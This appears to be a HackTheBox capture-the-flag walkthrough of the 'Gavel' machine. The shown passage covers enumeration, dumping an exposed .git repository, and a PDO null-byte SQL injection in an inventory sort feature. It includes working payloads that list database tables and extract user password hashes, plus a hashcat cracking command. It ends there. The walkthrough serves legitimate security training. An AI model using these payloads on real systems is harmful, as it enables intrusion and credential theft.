



HACKTHEBOX



Gavel

1st December 2025

Prepared By: kavigihan

Machine Author: Shadow21A

Difficulty: **Medium**

Synopsis

Gavel is a medium-difficulty Linux machine that demonstrates the exploitation of a misused SQL PDO statement to achieve SQL injection and extract data from an internal database. The scenario further highlights a PHP code-injection flaw that is exploited to execute remote commands, thereby enabling initial access to the target. Privilege escalation is achieved by targeting a root-owned daemon that processes user-supplied YAML files; by submitting a crafted YAML payload, PHP code is executed within a sandboxed environment with root privileges.

Skills Required

- Basic Web Enumeration
- Basic Knowledge of the PHP language

Skills Learned

- Linux System Enumeration
- Static Analysis of ELF Binaries

Enumeration

Nmap reveals 2 open ports.

```
$ ports=$(nmap --open 10.129.42.228 | grep open | cut -d ' ' -f 1 | cut -d '/' -f 1 | paste -sd,)  
$ nmap 10.129.42.228 -p $ports -sV -sC -Pn --disable-arp-ping  
<SNIP>  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)  
|_  256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.52  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
|_ http-title: Did not follow redirect to http://gavel.htb/  
Service Info: Host: gavel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
<SNIP>
```

Port 22 is running `openssh`, and port 80 is running `Apache httpd`. We see the request to port 80 was redirected to the hostname `gavel.htb`. Let's add that to our `/etc/hosts` file so that DNS resolution works properly.

```
$ echo "10.129.42.228 gavel.htb" | sudo tee -a /etc/hosts
```

Then let's visit <http://gavel.htb>.


GAVEL

[Home](#)
[Login](#)
[Register](#)

Welcome to Gavel 2.0

The only auction house foolish enough to rise from its own ashes. Twice.

We don't talk about Gavel 1.0. Ever. (It ended in fire, lawsuits, and one mysteriously vanishing moon.)

After the Great Goblin Uprising of '22, one lone, sleep-deprived developer (Hil) forged a new system wrapped in more wards, scripts, and sanity checks than a necromancer's tax return.

Now our auctioneers wield an arcane Rule Engine so over-engineered it occasionally gains sentience and denies bids for "being too chaotic." Every item is verified. Every bid scrutinized. Every loophole patched, re-opened, and patched again with duct tape and mild hexes.

Is it overkill? Absolutely. Is it fair? Legally, yes. Is it safe? Debatable. But one thing's for sure —you won't find a more dramatic place to bid on a possibly cursed spoon.

We see a web application that hosts an auction for different items.

To identify what other directories this application serves, let's run `ffuf` and fuzz for directories.

```
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://gavel.htb/FUZZ
<SNIP>
.git [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 159ms]
.htpasswd [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 159ms]
.git/config [Status: 200, Size: 136, Words: 13, Lines: 9, Duration: 162ms]
.git/HEAD [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 161ms]
.git/logs/ [Status: 200, Size: 1128, Words: 77, Lines: 18, Duration: 162ms]
<SNIP>
```

Right off the bat, we see there is a hidden directory called `.git`. Meaning that the source code of this application is being maintained using `Git`, and the `.git` folder is exposed. Therefore, we can use [gitudumper](#) to dump the source code of the application.

```
$ python3 /opt/git-dumper/git_dumper.py http://gavel.htb/.git/ git
```

We now have access to the application's source code.

```
$ ls ./git
admin.php  assets  bidding.php  includes  index.php  inventory.php  login.php  logout.php
register.php  rules
```

Foothold

Examining the source code, we observe that [SQL PDO Statements](#) are being used to query the database through the application.

```
$ cat inventory.php
<SNIP>
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity
FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY
item_name ASC");
        $stmt->execute([$userId]);
    }
}
<SNIP>
```

Recently, it was [found](#) that this implementation of PDO statements can be exploited when user input is passed directly to the SQL query without any sanitation.

The basic idea is that by default, `PDO` is configured with query emulation enabled, i.e., `PDO::ATTR_EMULATE_PREPARES` is set to `true`. Emulated prepares are parsed by a PDO lexer before the query is sent to the database. It first parses the SQL to identify placeholders (`?` or `:name`) so it can replace them itself. It is possible to pass a string that contains a parameter character followed by a null byte (`??`

`%00)` inside an identifier enclosed in backticks.

In this case, the PDO lexer attempts to parse the backtick-quoted identifier. The null byte is outside normal token ranges and triggers lexer fallback behavior. The fallback causes the leading `?` to be interpreted as a positional bind token (`PDO_PARSER_BIND_POS`) rather than as a character inside a quoted identifier. This lets us provide a secondary SQL query to extract data from the database.

The code snippet below is vulnerable to this.

```
$ cat inventory.php
<SNIP>
    $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY
item_name ASC");
    $stmt->execute([$userId]);
<SNIP>
```

Here, we see the SQL query is being prepared using the `?` positional token and then executed with the `$userId` variable passing to the prepared statement. Therefore, by manipulating the `user_id` parameter, which is sent to the application, we can potentially abuse this.

As we saw earlier, this application allows us to register and log in. Since we don't have any credentials to log in with, let's register a new user and log in using those credentials.

Upon logging in, we can visit `bidding.php`, which enables us to bid on specific items in the auction.

GAVEL

[Home](#)
[Inventory](#)
[Bidding](#)
[Logout](#)

Live Auctions

50,000

Bidding is binding. In the event you are outbid by another participant, or if you submit overlapping bids, the amount you bid remains non-refundable.

Goblet of Slight Insight

Reveals deep truths, but only during reality TV.

Starting: 1691 **Current:** 1691

Message: Bid at least 10% more than the current price.

Highest Bidder: None

Time Remaining: 25 seconds

Place Bid

Invisible Cloak (Children's Size)

Fully functional. Unfortunately, permanently stuck on invisibility. No known way to verify its existence.

Starting: 677 **Current:** 677

Message: Bids must be in multiples of 5. Your account balance must cover the bid amount.

Highest Bidder: None

Time Remaining: 25 seconds

Place Bid

Goblin-Signed NDA

Prevents talking about the NDA. Violations result in slap-based enforcement.

Starting: 1289 **Current:** 1289

Message: Only bids greater than 5000 + current bid will be considered. Ensure you have sufficient balance before placing such bids.

Highest Bidder: None

Time Remaining: 25 seconds

Place Bid

We also see `inventory.php`, which is currently empty; however, it does let us sort the items by name.

GAVEL

[Home](#)
[Inventory](#)
[Bidding](#)
[Logout](#)

Inventory of kavi

50,000

Your inventory is empty.

Sort by: Name

To use the sorting feature, let's head over to the Bidding page and bid on an item so it appears in our inventory.

Starting: 1555 🪙

Current: 1555 🪙

Message: Bids must be in multiples of 5. Your account balance must cover the bid amount.

Highest Bidder: kavi


Time Remaining: 71 seconds ⌚

2555 ↕


👉 Place Bid

Ensure that you place a bid that is larger than the current one.

Then, once the timer for that item expires, it should be added to your inventory. Then you should also be able to sort your inventory.



Let's intercept the request made to the `inventory.php` when sorting with `Burpsuite`.




We see the `user_id` POST parameter is sent with the request. This is our injection point, as we discussed earlier.

Therefore, we can use the following payload to perform SQL injection by abusing the PDO statement and list the tables in the current database.



```
user_id=item_name`%20FROM%20(SELECT%20table_name%20AS%20`%27item_name`%20from%20informatio
n_schema.tables)y;--&sort=?--%00
```

```
Request
Pretty Raw Hex
1 POST /inventory.php HTTP/1.1
2 Host: gavel.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 123
9 Origin: http://gavel.htb
10 Connection: keep-alive
11 Referer: http://gavel.htb/inventory.php
12 Cookie: gavel_session=sn3k82gta1490dfhkkcbkajuok
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 user_id=
  item_name`%20FROM%20(SELECT%20table_name%20AS%20`%27item_name`%20
  from%20information_schema.tables)y;--&sort=?--%00
```



Upon sending the request, we see that it returns a list of tables, and one of them is `users`. This will include the details of the users registered in the application. Let's list the records this table contains. Let's extract the `username` and the `password` fields from the `users` table.


```
user_id=item_name`%20FROM%20(SELECT%20CONCAT_WS(0x3a,%20id,%20username,%20password)%20AS%20%27item_name`%20from%20users)y;--&sort=?--%00
```




We see that there is a user called `auctioneer`. We also get a password hash for this user. Let's save this hash to a file and try to crack it with `hashcat`.


```
$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
